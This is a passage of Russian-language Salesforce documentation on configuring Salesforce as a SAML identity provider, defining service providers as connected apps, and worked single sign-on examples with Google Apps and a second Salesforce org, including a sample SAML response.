5. Поставщик услуг проверяет подлинность ответа SAML, отправленного системой Salesforce. Пользователь, прошедший проверку подлинности, входит в систему поставщика услуг. Кроме того, пользователь также выполнил вход в систему Salesforce.

 **Важное замечание:** Система Salesforce не поддерживает функцию автоматического выхода пользователя из системы Salesforce при выходе из поставщика услуг.

Ниже приведен пример ответа SAML, отправленного системой Salesforce. Эта информация должна быть известна поставщику услуг.

```
<samlp:Response Destination="https://login-blitz03.soma.salesforce.com/
?saml=MgoTx78aEPa2r1BHKCHmlfUKhH2mkDrXOjYcYjHG_qNDbSRM_6ZAo.wvGk"
  ID="_0f551f9288c8b76f21c3d4d15c9cd1df1290476801091"
  InResponseTo="_2INwHuINDJTvj08ohcM.Fpw_uLukYi0WArVx2IJD569kZYL
  osBwuaiaSbzzxOPQjDtfw52tJB10VfgPW2p5g7N1v5k1QDzR0EJYGgn0d0z8
  CIiUOY31YBdk7gwEkTygiK_lb46IO1fzBFoARTzwwf1JN4qnkGttw3J6L4b
  opRI8hSQmCumM_Cvn3DHZVN.KtrzzOAflcMFSCY.bjlwvruSGQCooTRSSQ"
  IssueInstant="2010-11-23T01:46:41.091Z" Version="2.0">
<saml:Issuer Format="urn:oasis:names:tc:SAML:2.0:nameid-format:entity"
>identityorg.blitz03.blitz.salesforce.com</saml:Issuer>
-
<ds:Signature>
-
<ds:SignedInfo>
<ds:CanonicalizationMethod Algorithm="http://www.w3.org/2001/10/xml-exc-c14n#" />
<ds:SignatureMethod Algorithm="http://www.w3.org/2000/09/xmldsig#rsa-sha1" />
-
<ds:Reference URI="#_0f551f9288c8b76f21c3d4d15c9cd1df1290476801091">
-
<ds:Transforms>
<ds:Transform Algorithm="http://www.w3.org/2000/09/xmldsig#enveloped-signature" />
-
<ds:Transform Algorithm="http://www.w3.org/2001/10/xml-exc-c14n#" />
<ec:InclusiveNamespaces PrefixList="ds saml samlp xs" />
</ds:Transform>
</ds:Transforms>
<ds:DigestMethod Algorithm="http://www.w3.org/2000/09/xmldsig#sha1" />
<ds:DigestValue>4NVTbQ2WavD+ZBiyQ7ufc8EhtZw=</ds:DigestValue>
</ds:Reference>
</ds:SignedInfo>
-
<ds:SignatureValue>

eqrkFxNlJRCT4VQ7tt7wKZGK7oLCCCa4gV/HNcL03RoKbSXIcwU2CAqW0qTSj25FqhRe2fOwAYa5
xFWat7Fw2bbncU+/nnuVNZut8HEEQoHiQA/Jrh7XB4CN1OpM1QRvgB5Dtdkj/0lI4h3X3TFix57B
sgZJGbb5PWEqSH3ZAl+NPvW9nNtYQIFyCTe9+cw2BhCxfgSWfP3/kIYHSM2gbIy27CrRrFS11AqP
hKSLaH+ntH1E09gp78RSyJ2WKFJ22sE9RJSZwdVw3VGG06Z6RpSjPjtaREELhhIBWTHNoF+VvJ
2Hbexjew6CO081XRDe8dbrrPIRK/qzHZYf1H0g==
</ds:SignatureValue>
-
<ds:KeyInfo>
-
```

```

<ds:X509Data>
-
<ds:X509Certificate>
MIEbjCCA1agAwIBAgIOASh04QulAAAAAC1Xs7MwDQYJKoZIhvcNAQEFBQAwfTEVMBMGA1UEAwM
SWRlbnRpdHkgT3JnMRgwFgYDVQQLDA8wMEREMDAwMDAwMEZIOGwxFzAVBgNVBAoMD1NhbGVzZm9y
Y2UuY29tMRYwFAYDVQQHDA1TYW4gRnJhbmNpc2NvMQswCQYDVQQIDAJDQTEMMAoGA1UEBhMDVVB
MB4XDTEwMDUwNzIyMjcwNVoXDTEyMDUwNzIyMjcwNVoYfTEVMBMGA1UEAwMSWRlbnRpdHkgT3Jn
MRgwFgYDVQQLDA8wMEREMDAwMDAwMEZIOGwxFzAVBgNVBAoMD1NhbGVzZm9yY2UuY29tMRYwFAYD
VQQLDA1TYW4gRnJhbmNpc2NvMQswCQYDVQQIDAJDQTEMMAoGA1UEBhMDVVBMIIBIjANBgkqhkiG
9w0BAQEFAAOCAQ8AMIIBCgKCAQEAYM4/sjoaizbnWTDjt9mGht2fDGxnLCWGMJ+D+9NWXD5wM15N
SFEcfIpI9W4makCGvoac+CVbPTmOUzOsCQzu7iGkLeMMpngf2XqllnJgl4ejuH8socNrDtltaMk
hC08KAmlI3Wm/okllqSjVOl8H52jtbvm6HkvLVj2NDLRY6kUejVZMGjGwV5E0FJliwgIip4sCchl
dkahbNjbikiivlMAS8xHbtBt3wnKZWJq3JtS0val sazUVmEwGDlVW43QPF0S7eV3IJFFhyCPV8yF
N3k0wCkCVBwoknwkMA8CbD+p6qNBvmvh3F3IaW2oym/1eSvtMLNtrPJeZzssqDYggQIDAQABo4Hr
MIHOMB0GA1UdDgQWBbTYSVEZ9r8Q8T2rbZxPffPYPZKWI TCbtQYDVR0jBIGtMIGqgBTYSVEZ9r8Q
8T2rbZxPffPYPZKWIaGBgar/MH0xFTATBgNVBAMMDElkZW50aXR5IE9yZzEYMBYGA1UECwwPMDBE
RDawMDAwMDBGSDhsMRcwFQYDVQQKDA5TYWwlc2ZvcmlLmNvbTEWMBQGA1UEBwwNU2FuIEZyYW5j
aXNjbzELMAkGA1UECAwCQ0ExDDAKBgNVBAYTA1VTQYIOASh04QupAAAAAC1Xs7MwDwYDVR0TAQH/
BAUwAwEB/zANBgkqhkiG9w0BAQUFAAOCAQEANA05Tqcc56E6Jv8itwjtbPvR+WHEMnZgQ9cCPF5Q
VACd5v7I/srx4ZJt/ZO4RZkmXlFXla0M7JGou63eELHYG1DxT1SpGmpOL7xfBn7QUoh8Rmpp3BZC
WCPIcVQHLS1LushsrpbWu+85tgz1VN4sFVB18F9rohbm1dMOUAksoQgM3avcZ2vkugKhX40vIuf
Gw4wXZe4TBCfQay+eDONyhYnmLxVV+dJyHheENOYfVqlau8RMNhRNmhXlGxXNQyU3kpMatTxOux8F
DyOjc5YPoe6PYQ0C/mC77ipnjJAjwm+Gw+heK/9NQ7fIonDObbfu2rOmudtcKG74IDwkZL8HjA==
</ds:X509Certificate>
</ds:X509Data>
</ds:KeyInfo>
</ds:Signature>
-
<samlp:Status>
<samlp:StatusCode Value="urn:oasis:names:tc:SAML:2.0:status:Success"/>
</samlp:Status>
-
<saml:Assertion ID="_e700bf9b25a5aebdb9495fe40332ef081290476801092"
IssueInstant="2010-11-23T01:46:41.092Z" Version="2.0">
<saml:Issuer
Format="urn:oasis:names:tc:SAML:2.0:nameid-format:entity">identityorg.blitz03.blitz.salesforce.com</saml:Issuer>
-
<saml:Subject>
<saml:NameID
Format="urn:oasis:names:tc:SAML:1.1:nameid-format:unspecified">charliemortimore@gmail.com</saml:NameID>
-
<saml:SubjectConfirmation Method="urn:oasis:names:tc:SAML:2.0:cm:bearer">
<saml:SubjectConfirmationData NotOnOrAfter="2010-11-23T01:51:41.093Z"
Recipient="https://login-blitz03.soma.salesforce.com/?saml=MgoTx78aEPa2r1BHKChnl.fUKhH2mkDrXOjmyCjHG_qNDbsRM_6ZAo.wvGk"/>
</saml:SubjectConfirmation>
</saml:Subject>
-
<saml:Conditions NotBefore="2010-11-23T01:46:41.093Z"
NotOnOrAfter="2010-11-23T01:51:41.093Z">
-
<saml:AudienceRestriction>
<saml:Audience>https://childorgb.blitz03.blitz.salesforce.com</saml:Audience>
</saml:AudienceRestriction>

```

```
</saml:Conditions>
-
<saml:AuthnStatement AuthnInstant="2010-11-23T01:46:41.092Z">
-
<saml:AuthnContext>
<saml:AuthnContextClassRef>urn:oasis:names:tc:SAML:2.0:ac:classes:unspecified</saml:AuthnContextClassRef>
</saml:AuthnContext>
</saml:AuthnStatement>
-
<saml:AttributeStatement>
-
<saml:Attribute Name="userId"
NameFormat="urn:oasis:names:tc:SAML:2.0:attrname-format:unspecified">
<saml:AttributeValue xsi:type="xs:anyType">005D0000001Ayzh</saml:AttributeValue>
</saml:Attribute>
-
<saml:Attribute Name="username"
NameFormat="urn:oasis:names:tc:SAML:2.0:attrname-format:unspecified">
<saml:AttributeValue xsi:type="xs:anyType">admin@identity.org</saml:AttributeValue>
</saml:Attribute>
-
<saml:Attribute Name="email"
NameFormat="urn:oasis:names:tc:SAML:2.0:attrname-format:unspecified">
<saml:AttributeValue xsi:type="xs:anyType">cmortimore@salesforce.com</saml:AttributeValue>
</saml:Attribute>
-
<saml:Attribute Name="is_portal_user"
NameFormat="urn:oasis:names:tc:SAML:2.0:attrname-format:unspecified">
<saml:AttributeValue xsi:type="xs:anyType">>false</saml:AttributeValue>
</saml:Attribute>
</saml:AttributeStatement>
</saml:Assertion>
</samlp:Response>
```

**СМ. ТАКЖЕ:**

- [Включение Salesforce в качестве поставщика удостоверений](#)
- [Просмотр сведений о поставщике удостоверений](#)
- [Предварительные требования для определения поставщиков услуг](#)
- [Определение поставщиков услуг как связанных приложений SAML](#)
- [Сопоставление пользователей Salesforce с пользователями приложения](#)
- [Просмотр сведений о поставщике услуг](#)
- [Включение поставщиков удостоверений и определение поставщиков услуг для порталов и сайтов](#)
- [Примеры использования поставщиков удостоверений и поставщиков услуг](#)

## Включение Salesforce в качестве поставщика удостоверений

Чтобы включить систему Salesforce в качестве поставщика удостоверений, выполните указанные ниже действия.

1. **Настройте домен посредством функции «Мой домен»** и разверните его для всех пользователей.
2. Введите строку *«Поставщик удостоверений»* в поле «Быстрый поиск», выберите параметр **«Поставщик удостоверений»** и щелкните **«Включить поставщика удостоверений»**.
3. По умолчанию поставщик удостоверений Salesforce использует автоматически созданный сертификат с алгоритмом подписи SHA-256, подписываемый самостоятельно. В противном случае выберите нужный сертификат для безопасного подключения к другим службам.

Чтобы использовать сертификат, подписываемый центром сертификации, взамен сертификата, подписываемого самостоятельно, выполните указанные ниже действия.

- a. Создайте и импортируйте новый сертификат, подписываемый центром сертификации. Дополнительную информацию см. в разделе [«Общие сведения о сертификатах и ключах Salesforce»](#).
- b. Введите строку *«Поставщик удостоверений»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Поставщик удостоверений»**.
- c. Нажмите кнопку **«Правка»** и выберите сертификат, подписываемый центром сертификации.
- d. Нажмите кнопку **«Сохранить»**.

После включения системы Salesforce в качестве поставщика удостоверений рекомендуем определить поставщиков услуг путем создания связанных приложений (введите строку *«Приложения»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Приложения»**).

СМ. ТАКЖЕ:

- [Поставщики удостоверений и поставщики услуг](#)
- [Создание сертификатов и пар ключей](#)
- [Создание связанного приложения](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:

**Developer Edition,  
Enterprise Edition,  
Performance Edition,  
Unlimited Edition и  
Database.com Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ




Для определения и изменения поставщиков удостоверений и поставщиков услуг:

- «Настройка приложения»

## Просмотр сведений о поставщике удостоверений

После подключения поставщика удостоверений для организации можно просматривать сведения путем ввода строки «*Поставщик удостоверений*» в поле «Быстрый поиск» в меню «Настройка» при выборе пункта «**Поставщик удостоверений**». Данные сведения (например, поле «Отправитель») могут потребоваться поставщику услуг.

Ниже перечислены действия, доступные на данной странице.

- Чтобы изменить сертификат, связанный с поставщиком удостоверений, нажмите кнопку «**Правка**».
  -  **Внимание:** Изменение сертификата может инициировать отмену доступа к внешним приложениям. Возможно, проверка сведений о новом сертификате потребует обновления всех текущих приложений.
- Чтобы отключить поставщика удостоверений, нажмите кнопку «**Отключить**».
  -  **Внимание:** Отключение поставщика удостоверений блокирует доступ пользователей к внешним приложениям.
- Чтобы загрузить сертификат, связанный с поставщиком удостоверений, нажмите кнопку «**Загрузить сертификат**». Данные сведения могут использоваться поставщиком услуг для подключения к системе Salesforce.
- Чтобы загрузить метаданные, связанные с поставщиком удостоверений, нажмите кнопку «**Загрузить метаданные**». Данные сведения могут использоваться поставщиком услуг для подключения к системе Salesforce.
- Чтобы просмотреть URL-адреса сведений о поставщике проверки подлинности SAML для настраиваемого домена и каждого сообщества, воспользуйтесь разделом «Конечные точки обнаружения метаданных SAML». Данные URL-адреса могут использоваться поставщиком услуг для настройки единой регистрации с целью подключения к системе Salesforce.
  - Salesforce Identity: URL-адрес метаданных поставщика удостоверений для настраиваемого домена в функции «Мой домен».
  - *Имя сообщества* Community Identity: URL-адрес метаданных поставщика удостоверений для названного сообщества.
- Чтобы изменить определение, щелкните ссылку «**Правка**» напротив имени текущего поставщика услуг в разделе «Поставщики услуг». Чтобы добавить или удалить профили, которым предоставляется доступ к данному поставщику услуг, щелкните ссылку «**Профили**». Чтобы удалить поставщика услуг, щелкните ссылку «**Удал.**».
  -  **Прим.:** Чтобы определить нового поставщика услуг, введите строку «*Приложения*» в поле «Быстрый поиск» в меню «Настройка», выберите пункт «**Приложения**» и создайте новое связанное приложение с поддержкой SAML.

СМ. ТАКЖЕ:

[Поставщики удостоверений и поставщики услуг](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Developer Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Database.com Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для определения и  
изменения поставщиков  
удостоверений и  
поставщиков услуг:

- «Настройка приложения»

## Предварительные требования для определения поставщиков услуг

Перед определением поставщика услуг в Salesforce выполните следующие шаги для установки поставщика удостоверений и предоставьте сведения о конфигурации вашему поставщику.

1. [Включите систему Salesforce в качестве поставщика удостоверений.](#)
2. Сообщите поставщику услуг о конфигурации системы Salesforce в качестве поставщика удостоверений. Данные сведения доступны в качестве метаданных, которые могут быть загружены и переданы поставщику услуг. Введите строку «*Поставщик удостоверений*» в поле «Быстрый поиск» меню «Настройка» и выберите «**Поставщик удостоверений**», «**Загрузить метаданные**».

Если поставщик услуг поддерживает вместо метаданных сертификаты, можно загрузить сертификат. Введите строку «*Поставщик удостоверений*» в поле «Быстрый поиск» меню «Настройка», выберите параметр «**Поставщик удостоверений**» и щелкните «**Загрузить сертификат**».

3. Получите указанные ниже данные от поставщика услуг.
  - URL-адрес ACS
  - Код объекта
  - Тип темы: определяет соответствие темы ответа SAML от системы Salesforce (в качестве поставщика удостоверений) и кода интегрирования или имени пользователя Salesforce
  - Сертификат безопасности: требуется только для входа поставщика услуг в систему Salesforce и подписывания запросов SAML

СМ. ТАКЖЕ:

[Поставщики удостоверений и поставщики услуг](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:

**Developer Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Database.com Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для определения и  
изменения поставщиков  
удостоверений и  
поставщиков услуг:

- «Настройка приложения»

## Определение поставщиков услуг как связанных приложений SAML

1. Выполните [предварительные требования](#).
2. Введите строку «*Приложения*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Приложения**».
3. Нажмите кнопку «**Создать**» в разделе «Связанные приложения».
4. Заполните обязательные поля в разделе «Основные сведения».
5. Установите флажок «**Включить SAML**» в области «Параметры веб-приложения» и заполните указанные ниже поля.

### Код объекта

Данное значение предоставляется поставщиком услуг. Каждый код объекта, используемый организацией, должен быть уникальным. Если поставщик услуг используется для доступа к нескольким приложениям, рекомендуем определить поставщика услуг только один раз, а затем использовать параметр RelayState для добавления значений URL-адреса, используемых для переадресации вошедшего пользователя в нужное приложение.

### URL-адрес ACS

URL-адрес для обслуживания пользователя утверждения, получаемый от поставщика услуг SAML.

### Тип темы

Выбор поля, определяющего подлинность пользователя для приложения.

Доступные значения: имя пользователя, код интегрирования, код пользователя, настраиваемый атрибут или алгоритмически вычисляемый постоянный код.

Настраиваемым атрибутом может быть любое настраиваемое поле, добавленное в объект «Пользователь», при условии, что оно соответствует одному из следующих типов данных: «Эл. почта», «Текст», «URL-адрес» или «Формула» (с типом возврата «Текст»). Если поле «**Тип темы**» содержит значение «Настраиваемый атрибут», то система Salesforce отображает поле «**Настраиваемый атрибут**» со списком доступных настраиваемых полей объекта «Пользователь».

### Формат кода имени

Выбор атрибута «Формат», отправленного в сообщениях SAML. По умолчанию задано значение «Не указано». В зависимости от поставщика услуг SAML, данное поле может содержать адрес эл. почты, постоянный или временный код.

### Отправитель

По умолчанию используется стандартный отправитель для поставщика удостоверений (функция «Мой домен» организации). При необходимости укажите другое значение, требуемое поставщиком услуг SAML.

6. При необходимости заполните поля ниже.

### Начальный URL-адрес

Данное поле переадресовывает пользователей, запустивших приложение, в конкретную область. Начальный URL-адрес может быть абсолютным (например, <https://na1.salesforce.com/001/o>) или соответствовать ссылке на имя приложения (например, <https://customer.goodApp.com> для GoodApp). Заполнение поля «Начальный URL-адрес» инициирует добавление приложения в меню приложений Force.com и средство запуска приложений.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:

**Developer Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Database.com Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для определения и  
изменения поставщиков  
удостоверений и  
поставщиков услуг:

- «Настройка приложения»



**Проверить подписи запроса**

При наличии сертификата безопасности, предоставленного поставщиком услуг, выберите «Проверить подписи запроса». Найдите сертификат в системе. Данное действие является обязательным при использовании поставщика услуг для входа в систему Salesforce и подписании поставщиком услуг запросов SAML.



**Важное замечание:** При наличии загруженного сертификата все запросы SAML должны быть подписаны. При отсутствии загруженного сертификата принимаются все запросы SAML.

**Зашифровать ответ SAML**

Чтобы загрузить сертификат и выбрать метод шифрования утверждения, выберите «Зашифровать ответ SAML». Допустимые значения алгоритма шифрования: «AES-128» (ключ длиной 128 бит), «AES-256» (ключ длиной 256 бит) и «Triple-DES» (тройной алгоритм шифрования данных).

**7. Нажмите кнопку «Сохранить».**

Чтобы авторизовать пользователей для данного приложения SAML, выполните указанные ниже действия.

1. Введите строку «*Связанные приложения*» в поле «Быстрый поиск» в меню «Настройка» и выберите параметр управления связанными приложениями.
2. Щелкните по имени приложения.
3. Выберите нужные профили и/или наборы полномочий.

СМ. ТАКЖЕ:

[Поставщики удостоверений и поставщики услуг](#)

[Настраиваемые поля](#)

**Сопоставление пользователей Salesforce с пользователями приложения**

Если поле определения поставщика услуг «Тип темы» содержит значение «Код интеграции», то пользователь Salesforce должен быть соотнесен с именем пользователя, которое используется для входа в поставщика услуг.

Чтобы соотнести пользователя Salesforce с пользователем приложения, выполните указанные ниже действия.

1. В меню «Настройка» введите «*Пользователи*» в поле «Быстрый поиск», затем выберите «**Пользователи**». Щелкните «**Изменить**» для каждого пользователя, которого нужно сопоставить.
2. Введите нужное имя пользователя в поле «Код интеграции» раздела «Сведения о единой регистрации».
3. Нажмите кнопку «Сохранить».



**Совет:** Для обновления большого количества профилей или наборов полномочий рекомендуем использовать интерфейс SOAP API. См. [Руководство разработчика SOAP API](#).

СМ. ТАКЖЕ:

[Поставщики удостоверений и поставщики услуг](#)

**ВЕРСИИ**

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Developer Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Database.com Edition.**

**ПОЛНОМОЧИЯ  
ПОЛЬЗОВАТЕЛЯ**


Для определения и  
изменения поставщиков  
удостоверений и  
поставщиков услуг:

- «Настройка приложения»

## Просмотр сведений о поставщике услуг

Чтобы просмотреть сведения о поставщике услуг, заданном для организации путем создания связанного приложения SAML, введите «Связанные приложения» в поле «Быстрый поиск» в меню «Настройка», а затем выберите «Связанные приложения» и щелкните по имени нужного приложения. При необходимости данные (например, «Конечная точка POST, инициированная поставщиком услуг» и «Конечная точка переадресации, инициированная поставщиком услуг») могут быть переданы поставщикам услуг.

Ниже перечислены действия, доступные на данной странице.

- Чтобы изменить значения определения поставщика услуг, нажмите кнопку «Правка».
  - Чтобы удалить определение поставщика услуг, нажмите кнопку «Удалить».
-  **Внимание:** Удаление определения инициирует отмену доступа к соответствующему поставщику услуг.
- Чтобы изменить профили, которым предоставляется доступ к данному поставщику услуг, нажмите кнопку «Доступ профиля».

СМ. ТАКЖЕ:

[Поставщики удостоверений и поставщики услуг](#)

## Включение поставщиков удостоверений и определение поставщиков услуг для порталов и сайтов

Ниже перечислены рекомендации по включению поставщиков удостоверений и определению поставщиков услуг для Force.com Sites, клиентских и партнерских порталов.

- При **определении поставщика услуг**: если поле «Тип темы» содержит значение «Имя пользователя», то код организации Salesforce добавляется перед именем пользователя в утверждении SAML. Например, пользователю jDeoint@WFC.com соответствует тема 00DE000000FFLT@jDeoint@WFC.com. Если поле «Тип темы» содержит значение «Код интегрирования», то система использует точный код интегрирования.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Developer Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Database.com Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для определения и  
изменения поставщиков  
удостоверений и  
поставщиков услуг:

- «Настройка приложения»

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Developer Edition,**  
**Enterprise Edition,**  
**Performance Edition** и  
**Unlimited Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для определения и  
изменения поставщиков  
удостоверений и  
поставщиков услуг:

- «Настройка приложения»

- Атрибут `is_portal_user`, добавленный в утверждение SAML, созданное системой Salesforce, содержит значения. Данный пример может быть предоставлен поставщику услуг.

```
<saml:Attribute Name="is_portal_user"
  NameFormat="urn:oasis:names:tc:SAML:2.0:attrname-format:unspecified">
  <saml:AttributeValue
    xmlns:xs="http://www.w3.org/2001/XMLSchema"
    xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
    xsi:type="xs:anyType">true
  </saml:AttributeValue>
</saml:Attribute>
```

СМ. ТАКЖЕ:

[Поставщики удостоверений и поставщики услуг](#)

## Использование журнала событий поставщика удостоверений

Журнал событий поставщика удостоверений регистрирует ошибки и успехи входящих запросов на проверку подлинности SAML, отправленных другим поставщиком приложений, а также исходящих ответов SAML, если система Salesforce выступает в качестве поставщика удостоверений. Чтобы просмотреть журнал событий поставщика удостоверений, введите строку «*Журнал событий поставщика удостоверений*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Журнал событий поставщика удостоверений**». Журнал позволяет просматривать успехи, ошибки или оба типа событий. Журнал позволяет просматривать последние 50 событий в пользовательском интерфейсе. Чтобы просмотреть дополнительные события, рекомендуем создать отчет.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Developer Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Database.com Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для определения и  
изменения поставщиков  
удостоверений и  
поставщиков услуг:

- «Настройка приложения»

## Примеры использования поставщиков удостоверений и поставщиков услуг

Данный раздел содержит два примера по настройке системы Salesforce в качестве поставщика удостоверений и настройке двух разных поставщиков услуг.

- [Google Apps](#): описание входа, инициированного поставщиком услуг.
- [Salesforce](#): описание входа, инициированного поставщиком удостоверений.

### Пример настройки единой регистрации в Google Apps

Данный пример определяет порядок настройки единой регистрации из системы Salesforce в Google Apps, где Google является поставщиком услуг, а Google Apps — приложением, предоставленным поставщиком услуг.

Требования:

- Наличие аккаунта Premier Edition Google Apps.
- Организация Salesforce должна поддерживать единую регистрацию посредством SAML 2.0.

Ниже перечислены основные действия.

1. [Создание имени домена и включение поставщика удостоверений](#) в организации Salesforce.
2. [Определение поставщика услуг в системе Salesforce](#).
3. [Включение пользователя и профиля Salesforce](#).
4. [Настройка Google Apps](#).
5. [Тестирование внедрения](#).

### Создание имени домена и включение поставщика удостоверений

Чтобы подготовить организацию Salesforce, создайте имя домена и включите систему Salesforce в качестве поставщика удостоверений.

1. Выполните вход в систему Salesforce.
2. Создайте имя домена для организации.
  - a. Введите строку «*Мой домен*» в поле «Быстрый поиск» в меню «Настройка», выберите пункт «**Мой домен**», введите новое имя субдомена и щелкните «**Проверить доступность**».
  - b. Если введенное имя доступно, установите флажок «**Условия**» и нажмите кнопку «**Зарегистрировать домен**».



**Важное замечание:** Прежде чем включить систему Salesforce в качестве поставщика удостоверений, рекомендуем развернуть имя домена.

3. Чтобы включить систему Salesforce в качестве поставщика удостоверений, выполните указанные ниже действия.
  - a. Введите строку «*Поставщик удостоверений*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Поставщик удостоверений**».
  - b. Щелкните «**Включить**».
  - c. Щелкните «**Загрузить сертификат**». Запомните область сохранения сертификата для его последующей загрузки.

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:

**Developer Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Database.com Edition.**

Вкладки недоступны в  
версии **Database.com**  
**Edition.**

#### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для определения и  
изменения поставщиков  
удостоверений и  
поставщиков услуг:

- «Настройка приложения»

### Определение поставщика услуг

Чтобы определить поставщика услуг, выполните указанные ниже действия.

1. Выполните вход в систему Salesforce.
2. Введите строку «*Приложения*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Приложения**».
3. Нажмите кнопку «**Создать**» в разделе «Связанные приложения» и введите значение «Google Apps» в поле «Имя связанного приложения».
4. Установите флажок «**Включить SAML**» в области «Параметры веб-приложения» и заполните указанные ниже поля.

| Поле          | Значение   |
|---------------|--|
| URL-адрес ACS | URL-адрес для аккаунта Google Apps (например, <a href="https://www.google.com/a/respond.info">https://www.google.com/a/respond.info</a> ). |
| Код объекта   | google.com   |
| Тип темы      | Код интегрирования   |

5. Нажмите кнопку «**Сохранить**».
6. Для авторизации доступа к этому приложению введите строку «*Связанные приложения*» в поле «Быстрый поиск» в меню «Настройка», выберите параметр управления связанными приложениями и щелкните по имени приложения. Выберите профиль текущего пользователя.
7. Скопируйте значение поля «Конечная точка переадресации, инициированная поставщиком услуг». Данное значение потребуется позже.

### Соотнесение пользователя Salesforce с пользователем Google Apps

1. На странице личных параметров введите строку «*Дополнительные сведения о пользователе*» в поле «Быстрый поиск», затем выберите «**Дополнительные сведения о пользователе**». Нет результатов? Введите строку «*Личные сведения*» в поле «Быстрый поиск» и выберите пункт «**Личные сведения**».
2. Нажмите кнопку «**Правка**».
3. Введите имя пользователя, используемое для входа в Google Apps (например, JSmith@TGroup.com), в поле «Код интегрирования».
4. Нажмите кнопку «**Сохранить**».

### Настройка Google Apps

1. Выполните вход в аккаунт Google Apps.
2. Откройте вкладку «**Другие инструменты**» и щелкните ссылку «**Настроить единую регистрацию (SSO)**».
3. Установите флажок «Включить единую регистрацию».
4. Введите URL-адрес, скопированный в поле «Конечная точка переадресации, инициированная поставщиком услуг» при [определении поставщика услуг](#), в поле «URL-адрес страницы входа».
5. Введите URL-адрес страницы, открывающейся после выхода пользователей из Google Apps (например, <http://www.мойДомен.salesforce.com>), в поле «URL-адрес страницы выхода».

- Введите следующий URL-адрес в поле «URL-адрес изменения пароля»:  
`https://мойДомен.salesforce.com/_ui/system/security/ChangePassword`, где *мойДомен* — это имя, указанное при создании настраиваемого домена.
- Выберите сертификат, загруженный при [включении поставщика удостоверений](#), в поле «Сертификат проверки».
- Нажмите кнопку **«Сохранить изменения»**.


### Тестирование внедрения

Чтобы разрешить организации Salesforce использование единой регистрации в Google Apps, выполните указанные ниже действия.

- Выполните выход из Google Apps и системы Salesforce.
- Попробуйте открыть страницу приложения Google (например, `http://docs.google.com/a/respond.info/` или `http://mail.google.com/a/respond.info/`).
- Пользователь перенаправляется на страницу входа Salesforce. Указанная страница приложения Google открывается после входа.

При необходимости добавьте приложение Google на веб-вкладку организации Salesforce.

- Выполните вход в систему Salesforce.
- Введите строку *«Вкладки»* в поле «Быстрый поиск» в меню «Настройка», выберите пункт **«Вкладки»** и щелкните **«Создать»** в разделе «Веб-вкладки».
- Выберите макет вкладки и нажмите кнопку **«Далее»**.
- Введите метку для отображения на вкладке.
- Введите стандартное имя. Данное имя соответствует метке.
- Чтобы открыть окно «Выбор стиля вкладки», щелкните значок поиска напротив поля «Стиль вкладки». Выберите нужный значок. Оставьте другие параметры без изменений.
- Нажмите кнопку **«Далее»**.
- Введите страницу приложения Google (например, `docs.google.com/a/respond.info/` или `mail.google.com/a/respond.info/`) в текстовое поле «URL-адрес кнопки или ссылки» и нажмите кнопку **«Далее»**.

 **Прим.:** Данный URL-адрес должен быть абсолютным, то есть, содержать префикс `http://` или `https://`.

- Нажмите кнопки **«Далее»** и **«Сохранить»**.
- Откройте новую вкладку сверху страницы. Данное действие автоматически открывает указанную страницу приложения Google.

### Настройка единой регистрации из Salesforce в Salesforce

Данный пример определяет порядок настройки приложения Salesforce для инициирования единой регистрации из одной организации Salesforce в другой.

Иницирующая организация Salesforce — это организация, используемая для входа и выступающая в качестве *поставщика удостоверений*. Организация Salesforce, вход в которую должен быть выполнен посредством приложения, выступает в качестве *поставщика услуг*. Например, компания создает две организации Salesforce: организация по продажам и организация по идеям. Обе организации поддерживают единую регистрацию, позволяющую пользователям выполнять вход посредством одного пароля.

Данный пример использует иницилирующую организацию Salesforce, поддерживающую единую регистрацию посредством SAML 2.0. Ниже перечислены основные действия.


1. **Создание имени домена и включение поставщика удостоверений** в организации Salesforce, выступающей в качестве поставщика удостоверений.
2. **Настройка организации Salesforce**, выступающей в качестве поставщика услуг.
3. **Определение приложения поставщика услуг** в организации Salesforce, выступающей в качестве поставщика удостоверений.
4. **Тестирование внедрения.**

### Создание имени домена и включение поставщика удостоверений

